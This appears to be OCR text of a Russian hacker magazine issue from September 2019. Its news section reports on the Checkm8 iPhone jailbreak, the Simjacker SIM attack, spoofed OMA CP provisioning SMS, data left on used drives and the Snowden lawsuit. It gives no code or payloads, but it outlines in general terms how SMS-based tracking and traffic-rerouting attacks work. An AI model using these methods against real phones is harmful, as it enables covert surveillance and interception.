№246


СЕНТЯБРЬ 2019

ХАКЕР

Cover Story

Где и как научиться пентесту и другим хакерским навыкам


УЧИТЬСЯ, УЧИТЬСЯ, УЧИТЬСЯ!



Обходим SSLPinning, чтобы читать шифрованный трафик приложений на Android

Как обмануть «умный» автомобиль: разбираем способы взлома бортовых компьютеров

Постигаем тонкости протокола ZigBee, чтобы искать уязвимости в IoT


depositphotos
Найди нужное изображение за 5 секунд!
...
Фотобанк с премиум-коллекцией фотографий, векторов и видео.

Сентябрь 2019
№ 246

CONTENTS

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



ДЖЕЙЛБРЕЙК ДЛЯ IPHONE

В конце сентября ИБ-исследователь, известный под псевдонимом axi0mX, опубликовал в открытом доступе джейлбрейк, подходящий практически для любых устройств Apple с чипами от A5 до A11, выпущенными между 2011 и 2017 годами. То есть джейлбрейк актуален для моделей от iPhone 4S до iPhone 8 и X. Его нельзя использовать удаленно — нужен физический доступ к устройству.

Джейлбрейк, над которым специалист, по собственному признанию, работал весь год, полагается на новый эксплоит Checkm8 (читается как checkmate, то есть «шах и мат») для уязвимости в bootrom. Сам axi0mX описывает этот эксплоит как «перманентный и неисправляемый».

Дело в том, что большинство джейлбрейков эксплуатируют уязвимости в операционной системе iOS и ее компонентах, а вот об уязвимостях в bootrom и их эксплуатации речь заходит нечасто. В то же время именно такие джейлбрейки ценятся больше всего, так как являются перманентными, ведь для исправления уязвимости в bootrom требуется физическая модификация чипсетов устройств и ни одна компания не станет отзывать из продажи такое количество гаджетов и заменять их.

Последний джейлбрейк, использующий проблемы bootrom, был создан почти десять лет назад известным хакером Джорджем Хоцем aka geohot, так что релиз Checkm8 — это без преувеличения знаковое событие, ведь многие считали, что инженерам Apple удалось устранить все бреши в этой области.

Код axi0mX уже доступен на GitHub, хотя пока это лишь бета-версия, явно не предназначенная для массового пользователя, которая может случайно превратить устройство в «кирпич». Исследователь пишет, что джейлбрейк не работает на устройствах на базе Apple A12 и A13, а также могут возникать проблемы со старыми устройствами вроде iPhone 4S, которым он пока не уделял много времени.

19% УЯЗВИМОСТЕЙ В IOS — КРИТИЧЕСКИЕ

По информации компании ESET, количество угроз для iOS растет. Эксперты отмечают, что, вопреки распространенному заблуждению, абсолютно неуязвимых ОС не бывает, и операционных систем Apple это тоже касается.

Так, в первом полугодии 2019 года эксперты обнаружили **155** уязвимостей в мобильной платформе Apple. Это на **24%** больше, чем за аналогичный период 2018 года. И почти **ВДВОЕ** больше, чем количество уязвимостей в Android. Впрочем, только **19%** уязвимостей в iOS критические.

Настоящим трендом 2019 года стали уязвимости для iOS, которые открывали ранее исправленные ошибки, а также позволили создать джейлбрейк для версии 12.4.



УЯЗВИМОСТИ SIM-КАРТ И АТАКИ ЧЕРЕЗ SMS

В этом месяце ИБ-эксперты поведали миру сразу о двух проблемах, которые представляют опасность для львиной доли мобильных устройств. Причем эти проблемы не зависят от платформы и типа устройств пользователей, так как связаны с SIM-картами и принципами работы мобильных операторов.

Simjacker

Атаку Simjacker описали специалисты компании AdaptiveMobile Security. Она связана с использованием SMS-сообщений для передачи инструкций SIM Toolkit (STK) и S@T Browser на SIM-карте. Интересно, что эта проблема представляет собой не просто концепт, она регулярно применяется в реальности в последние два года. «Мы уверены, что этот эксплоит был разработан конкретной частной компанией, которая работает с правительствами для мониторинга отдельных лиц», — пишут эксперты.

Специалисты AdaptiveMobile не раскрывают название компании, ведущей эти атаки, и потому неясно, используется данная проблема для слежки за преступниками и террористами или же ее применяют для отслеживания диссидентов, активистов и журналистов.


По информации исследователей, та же неназванная компания имеет расширенный доступ к базовой сети SS7 и Diameter и цели Simjacker-атак нередко становятся жертвами атак через SS7. Судя по всему, атаки с использованием SS7 — менее предпочтительный и запасной вариант на случай, если Simjacker не работает. Дело в том, что в последнее время операторы уделяют куда больше времени и сил защите своей SS7- и Diameter-инфраструктуры, тогда как атаки Simjacker дешевы и просты в исполнении.

Суть атаки заключается в том, что с помощью смартфона или простого GSM-модема злоумышленник отправляет на устройство жертвы специальное SMS-сообщение, содержащее скрытые инструкции для SIM Toolkit. Данные инструкции поддерживаются приложением S@T Browser, работающим на SIM-карте устройства.

STK и S@T Browser — старые технологии, поддерживаемые многими мобильными сетями и SIM-картами. С их помощью на устройстве можно, например, запустить браузер, воспроизвести звук или показывать всплывающие окна. Раньше мобильные операторы нередко использовали это, чтобы отправлять пользователям рекламные предложения или платежную информацию.

Атака Simjacker подразумевает, что злоумышленник злоупотребляет данным механизмом и приказывает устройству жертвы передать данные о местоположении и IMEI, которые SIM-карта отправит в SMS-сообщении на стороннее устройство, и атакующий в итоге сможет узнать местоположение своей цели.

При этом пострадавшие от атаки пользователи не видят никаких SMS-сообщений и других следов компрометации. То есть злоумышленники могут постоянно заваливать своих жертв SMS-сообщениями и таким образом отслеживать их местоположение на протяжении долгих недель или даже месяцев. Так как атака Simjacker направлена на SIM-карту, она не зависит от платформы и типа устройства пользователя.



«Мы заметили, что устройства почти всех производителей успешно позволяют узнать данные о местоположении пользователя: Apple, ZTE, Motorola, Samsung, Google, Huawei и даже IoT-устройства с SIM-картами», — пишут исследователи.

Эксперты AdaptiveMobile отмечают, что атаки Simjacker выполняются ежедневно в большом количестве. Чаще всего телефонные номера отслеживаются несколько раз в день в течение долгого времени.

«Схемы и количество отслеживающих устройств указывают на то, что это не масштабная операция массового слежения, но операция для отслеживания большого числа людей в различных целях, причем цели и приоритеты операторов меняются», — говорят эксперты.

Также аналитики отмечают, что атаки Simjacker можно легко предотвратить, если операторы уделят внимание тому, какой именно код работает на их SIM-картах. Дело в том, что спецификация S@T Browser не обновлялась с 2009 года, а изначальная функциональность, вроде получения информации о балансе счета через SIM-карту, давно устарела и на смену ей пришли другие технологии. Однако устаревший S@T Browser по-прежнему используется и присутствует на SIM-картах операторов мобильной связи как минимум в тридцати странах мира.

Суммарно в этих странах проживает более одного миллиарда человек, и все они подвергаются риску незаметной слежки с помощью Simjacker. По данным СМИ, операторы Sprint и T-Mobile заявили, что их пользователи не пострадали, а представители AT&T уверяют, что их американская сеть неуязвима перед такими атаками.

Среди других команд, поддерживаемых S@T Browser, числится возможность совершать звонки, отправлять сообщения, отключать SIM-карту, запускать команды AT-модема, открывать браузеры и многое другое. То есть при помощи атак Simjacker можно не только следить за пользователями, но и заниматься финансовым мошенничеством (звонки на премиальные номера), шпионажем (совершить вызов и прослушивать разговоры рядом с устройством), саботажем (отключение SIM-карты жертвы), устраивать дезинформирующие кампании (рассылка SMS/MMS с фальшивым контентом) и так далее.


Нужно отметить, что Simjacker-атаки не такое уж новое явление. К примеру, злоупотребление инструкциями STK на теоретическом уровне описал еще в 2011 году ИБ-специалист Богдан Алеку. Тогда эксперт предупреждал, что это можно использовать, чтобы отправлять SMS на платные номера или создавать трудности при получении обычных текстовых сообщений. Также аналогичная атака была продемонстрирована в 2013 году на конференции Black Hat.

Опасные SMS

Аналитики компании Check Point предупредили, что многие устройства на Android (включая девайсы Samsung, Huawei, LG, Sony и, возможно, других производителей) уязвимы перед весьма занятными атаками. Для их реализации понадобится подделать всего одно специальное SMS-сообщение, какие обычно приходят от операторов мобильной связи, и злоумышленник сможет перехватывать электронную почту или трафик с уязвимых устройств.

Проблема, обнаруженная специалистами, связана с инструкциями OMA CP (Open Mobile Alliance Client Provisioning). Речь идет о стандарте, с помощью которого операторы мобильной связи могут отправлять клиентским устройствам настройки сети в виде специальных сообщений. Такие сообщения могут содержать настройки сервера MMS-сообщений, адрес прокси, почтовый сервер, настройки домашней страницы браузера и закладок, серверы для синхронизации контактов и календаря и многое другое.

Исследователи обнаружили, что четыре производителя смартфонов внедрили этот стандарт на своих устройствах небезопасным способом. Смартфоны Samsung, Huawei, LG и Sony могут принимать сообщения OMA CP, даже если те были получены из ненадежного источника.




Проще всего оказалось атаковать устройства Samsung, так как они принимают любые сообщения OMA CP без какой-либо аутентификации или верификации. Смартфоны Huawei, LG и Sony защищены чуть лучше, так как в их случае отправитель сообщения хотя бы должен предоставить IMSI устройства.

Хотя теоретически коды IMSI трудно получить, специалисты объясняют, что ничего невозможного нет. К примеру, мобильные операторы предоставляют платные сервисы, с помощью которых они переводят номера телефонов в коды IMSI для сторонних поставщиков услуг мобильной связи. То есть злоумышленник может получить IMSI от самого провайдера за небольшую плату. Хуже того, почти треть всех Android- приложений имеют доступ к IMSI устройства, так как успешно запросили соответствующие разрешения. А значит, хакеры могут использовать коды IMSI, полученные с помощью вредоносных приложений или утечек данных.

Атака, описанная Check Point, неавтоматическая (пользователь должен нажать кнопку и принять установку новых настроек атакующего), но исследователи предупреждают, что злоумышленники могут без труда подделать отправителя. Фактически у получателя нет никаких реальных способов определить, кто отправил такое сообщение. Увы, это означает, что многие пользователи согласятся изменить настройки устройства на новые, полагая, что они получены от реального оператора мобильной связи.

В итоге, подменив настройки, злоумышленник сможет, например, перенаправить весь трафик жертвы через свой вредоносный сервер. Для реализации такой атаки не нужно никакого специального оборудования: для отправки SMS будет достаточно GSM-модема (USB-донгла за десять долларов либо телефона, работающего в режиме модема) и простого скрипта.



К счастью, три из четырех производителей, названных в докладе, уже работают над исправлением данной проблемы:

- Samsung включила патч для этой проблемы в майский набор обновлений;
- LG выпустила свое исправление в июле;
- Huawei планирует внести необходимые исправления в UI для следующего поколения смартфонов серии Mate и серии P.


Единственный производитель, не собирающийся исправлять проблему, — компания Sony. Исследователи объясняют, что инженеры Sony «отказались признать уязвимость, заявив, что их устройства соответствуют спецификации OMA CP».

Но аналитики Check Point не только рекомендуют производителям выпустить патчи, а пользователям — установить их. По их мнению, мобильные операторы должны блокировать сообщения OMA CP на уровне сети, чтобы сообщения такого типа не имели возможности пройти через их сети, если только не были отправлены самим оператором. По словам экспертов, в настоящее время доверять сообщениям OMA CP нельзя вовсе и лучше отклонять их все.

ДАННЫЕ НА ПОДЕРЖАННЫХ ЖЕСТКИХ ДИСКАХ

Эксперты из Университета Хартфордшира провели интересное исследование по заказу компании Comparitech. Специально для эксперимента Comparitech приобрела 200 подержанных жестких дисков (половину купили в США, другую половину – в Великобритании), которые протестировали, чтобы увидеть, сколько из них содержат подлежащую восстановлению информацию.

9% от общего количества бэушных жестких дисков, которые можно приобрести с рук на eBay и других подобных ресурсах, не очищаются должным образом и по-прежнему содержат данные предыдущих владельцев.



37% дисков из Великобритании были отформатированы, а в США таковых насчитывалось лишь **14%**.

На накопителях были найдены данные о **занятости и заработной плате** предыдущих владельцев, **фотографии** их семей и отдыха, **деловые документы**, **заявления на получение визы**, **резюме** и **заявления о приеме на работу**, **списки паролей**, **сканы паспортов и водительских прав**, **налоговые документы**, **выписки из банков** и многое другое.

26% дисков были очищены должным образом, и никакие данные с них восстановить не удалось.

26% были отформатированы, но данные все еще можно было восстановить, приложив минимальные усилия.

17% содержали удаленные данные, восстановить которые было не очень трудно.

16% жестких дисков даже не попытались очистить перед продажей.

16% дисков не могли быть прочитаны вовсе.



США СУДЯТСЯ СО СНОУДЕНОМ

В середине сентября в продажу вышла книга Permanent Record, по сути представляющая собой мемуары, написанные Эдвардом Сноуденом. В этой книге, которая будет опубликована на русском языке в ноябре текущего года, Сноуден подробно рассказывает о том, как похитил те самые секретные документы, как передал их СМИ, а затем бежал за границу, в итоге получив убежище в России, где и остается до сих пор. Также на страницах Permanent Record можно найти множество размышлений о приватности, опасных последствиях массового сбора личной информации и многом другом.

Разумеется, выход мемуаров Сноудена не оставили без внимания американские власти, но на публикацию книги они отреагировали весьма неожиданным образом. Стало известно, что Министерство юстиции США подало гражданский иск против Эдварда Сноудена за несоблюдение соглашений о неразглашении, которые тот подписывал с АНБ и ЦРУ.

В соответствии с этими документами Сноуден должен был перед публикацией представить книгу на рассмотрение и одобрение правительству США. Данный пункт стандартный в госконтрактах и предназначен именно для предотвращения раскрытия секретной информации бывшими агентами, в том числе в мемуарах и художественных произведениях.

При этом Минюст не пытается блокировать распространение самой книги, но просит суд передать властям все средства, вырученные от продаж Permanent Record.

«Разведданные должны защищать нашу нацию, а не приносить личную прибыль, — пишет прокурор США по Восточному округу Вирджинии Закари Тервиллигер (Zachary Terwilliger). — Этот иск гарантирует, что Эдвард Сноуден не получит никакой финансовой выгоды от нарушения доверия, которое было ему оказано».

Представители Американского союза гражданских свобод (ACLU) и юристы Сноудена уже подвергли иск американских властей критике. По их мнению, книга не содержит никаких правительственных секретов, которые не публиковались бы авторитетными новостными организациями ранее.

